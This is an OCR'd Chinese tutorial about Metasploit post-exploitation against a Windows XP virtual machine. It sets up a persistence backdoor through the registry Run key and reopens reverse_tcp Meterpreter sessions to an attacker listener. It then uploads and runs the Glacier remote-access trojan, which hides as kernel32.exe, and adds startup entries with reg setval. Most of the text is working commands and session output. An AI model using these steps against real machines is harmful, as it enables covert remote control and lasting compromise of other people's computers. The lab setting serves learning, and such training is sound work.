
其中：-X 系统开机自启，-i 10 10 秒重连一次，-p 监听端口，-r 监听机。直接监听就好了，他自己会链接回来。

一旦启用此脚本，在靶机中不仅会在注册表中会添加一项，位置是：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Currentversion\Run 中添加一个键值。

而且在相应位置会曾加一个 VBScript 文件。





我们重新启动 winxp，可以看到在 kali 中会话中断了。

```
meterpreter >
[*] 192.168.31.129 - Meterpreter session 1 closed.  Reason: Died
```

现在可以通过刚刚在靶机中建立的后门重新进行攻击。启动监听模块，显示

所需参数。

```
msf6 exploit(windows/browser/ms10_002_aurora) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


设置好参数并进行渗透。

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.31.128
LHOST => 192.168.31.128
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.31.128   yes       The listen address (an interface may be specified)
   LPORT     6666             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.31.128:6666
[*] Sending stage (175174 bytes) to 192.168.31.129
[*] Meterpreter session 2 opened (192.168.31.128:6666 → 192.168.31.129:1083) at 2021-03-23 03:23:16 -0400

meterpreter >
```


注意：移除 persistence 后门的办法是删除靶机的注册表中键值和相对应的 vbs 文件

第二种方法可以上传木马，这里使用比较有名的木马：冰河木马。


冰河木马是 windows 系统下可执行文件，所以这里攻击机变成了主机操作系统 win10.我们把 g_client.exe（主控程序）复制到主机某个目录下并开启它。如果主机有杀毒软件，记得还原它。



图中的 1 是搜索，2 是查看服务器的配置。先来看看服务器的配置。



待配置文件表示在靶机中要运行的木马程序，文件名称表示木马在靶机运行时的伪装，即伪装成 kernel32.exe 进程。



关联文件名表示木马运行后会自动在 system32 目录下产生一个可执行文件并在注册表中进行注册，写入注册表启动项如果没写键名就用缺省的。

我们先来扫描一下主机。

可以扫描到两台虚拟机，但都是 ERR，表示没有种木马，好了我们还是通过 kali 虚拟机来上传木马。

```
meterpreter >
meterpreter > upload g_server.exe c://msf/
[*] uploading  : g_server.exe → c://msf/
[*] uploaded   : g_server.exe → c://msf/\g_server.exe
meterpreter >
```

如果 msf 目录不存在，记得创建它。

现在我们来执行它，在 Meterpreter 执行靶机程序，通常使用 execute 命令，来看看它的参数。

```
meterpreter > execute -h
Usage: execute -f file [options]
Executes a command on the remote machine.

OPTIONS:

    -H          Create the process hidden from view.
    -a <opt>    The arguments to pass to the command.
    -c          Channelized I/O (required for interaction).
    -d <opt>    The 'dummy' executable to launch when using -m.
    -f <opt>    The executable command to run.
    -h          Help menu.
    -i          Interact with the process after creating it.
    -k          Execute process on the meterpreters current desktop
    -m          Execute from memory.
    -s <opt>    Execute process in a given session as the session user
    -t          Execute process with currently impersonated thread token
meterpreter >
```

-H：隐藏方式，不要被靶机察觉哟，

-f：立即执行，

-m：直接在内存中运行。

-d：进行伪装，伪装成另一个可执行文件。


这里直接使用-f，因为这个木马本身就会伪装且能隐藏。

```
meterpreter > execute -f c://msf//g_server.exe
Process 1072 created.
```


木马执行成功，输入 ps。

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x86   0
 132   560   TPAutoConnect.exe     x86   0        AA-2D1679623E0B\Owner  C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
 232   616   taskmgr.exe           x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\system32\taskmgr.exe
 472   1072  Kernel32.exe          x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\system32\Kernel32.exe
 520   4     smss.exe              x86   0        NT AUTHORITY\SYSTEM    \SystemRoot\System32\smss.exe
 560   660   TPAutoConnSvc.exe     x86   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
 592   520   csrss.exe             x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\csrss.exe
 616   520   winlogon.exe          x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\winlogon.exe
 660   616   services.exe          x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\services.exe
 672   616   lsass.exe             x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\lsass.exe
 820   660   vmacthlp.exe          x86   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 832   660   svchost.exe           x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\svchost.exe
 916   660   svchost.exe           x86   0                               C:\WINDOWS\system32\svchost.exe
 1008  660   svchost.exe           x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1080  660   svchost.exe           x86   0                               C:\WINDOWS\system32\svchost.exe
 1100  1644  wbDHhvXnYqStxU.exe    x86   0        AA-2D1679623E0B\Owner  C:\DOCUME~1\Owner\LOCALS~1\Temp\rad5B3DE.tmp\wbDHhvXnYqStxU
.exe
 1188  660   svchost.exe           x86   0                               C:\WINDOWS\system32\svchost.exe
 1220  660   alg.exe               x86   0                               C:\WINDOWS\System32\alg.exe
 1376  1008  wscntfy.exe           x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\system32\wscntfy.exe
 1412  616   wpabaln.exe           x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\system32\wpabaln.exe
 1516  660   spoolsv.exe           x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\spoolsv.exe
 1536  1472  explorer.exe          x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\Explorer.EXE
 1568  1008  wuauclt.exe           x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\system32\wuauclt.exe
 1636  1536  vmtoolsd.exe          x86   0        AA-2D1679623E0B\Owner  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1644  1536  wscript.exe           x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\System32\WScript.exe
 1904  660   svchost.exe           x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1972  660   vmtoolsd.exe          x86   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
```


kernel32.exe 就是木马的伪装，再来看看 winxp。



在 windows\system32 目录下有此文件。且在 HKEY_CLASSES_ROOT\txtfile\shell\open\command 有相应的键值。



在靶机的启动项也会有相应的键值。



如果你自己通过 Meterpreter 写的木马且没有特别处理，一般不会写入靶机的启动项，这里试验一下用 Meterpreter 写入注册表的启动项。

我们先来看看 winxp 的启动项和 reg 命令的参数。

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

  Values (3):

        VMware User Process
        IHSxgDiWOl
```

```
meterpreter > reg -h
Usage: reg [command] [options]
Interact with the target machine's registry.

OPTIONS:

    -d <opt>  The data to store in the registry value.
    -h        Help menu.
    -k <opt>  The registry key path (E.g. HKLM\Software\Foo).
    -r <opt>  The remote machine name to connect to (with current process credentials
    -t <opt>  The registry value type (E.g. REG_SZ).
    -v <opt>  The registry value name (E.g. Stuff).
    -w        Set KEY_WOW64 flag, valid values [32|64].
COMMANDS:

    enumkey  Enumerate the supplied registry key [-k <key>]
    createkey  Create the supplied registry key  [-k <key>]
    deletekey  Delete the supplied registry key  [-k <key>]
    queryclass Queries the class of the supplied key [-k <key>]
    setval Set a registry value [-k <key> -v <val> -d <data>]
    deleteval  Delete the supplied registry value [-k <key> -v <val>]
    queryval Queries the data contents of a value [-k <key> -v <val>]
```

-v：键名，-d：键值，-k：注册表路径。

好了，我们在启动项中加入一项，用来开机启动记事本程序。

```
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nd -d "c:\windows\system32\notepad.exe"
Successfully set nd of REG_SZ.
```


再次查看启动项。

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

  Values (4):

        VMware User Process
        IHSxgDiWOl

        nd
```

大家注意到了没有，明明 vlues 为 4 项，显示只有 3 项，因为有一项没有键名而已，而它恰恰是冰河木马的启动项。重启 winxp，记事本随启动而启动了。


我们回过头来了解一下冰河木马。

开始搜索主机，由于 winxp 虚拟机启动了受控端程序，搜索发生了改变。



31.129 变成了“ok”，且在文件管理器中多了一台主机，现在可以控制靶机了，冰河木马还是比较强大的，这里只是试验一下其中某些功能。

我们使用冰河信使发一条信息给靶机。



就可以看到靶机出现相同的界面，由于靶机不够强大，木马植入后变得很卡，这里就不再尝试。

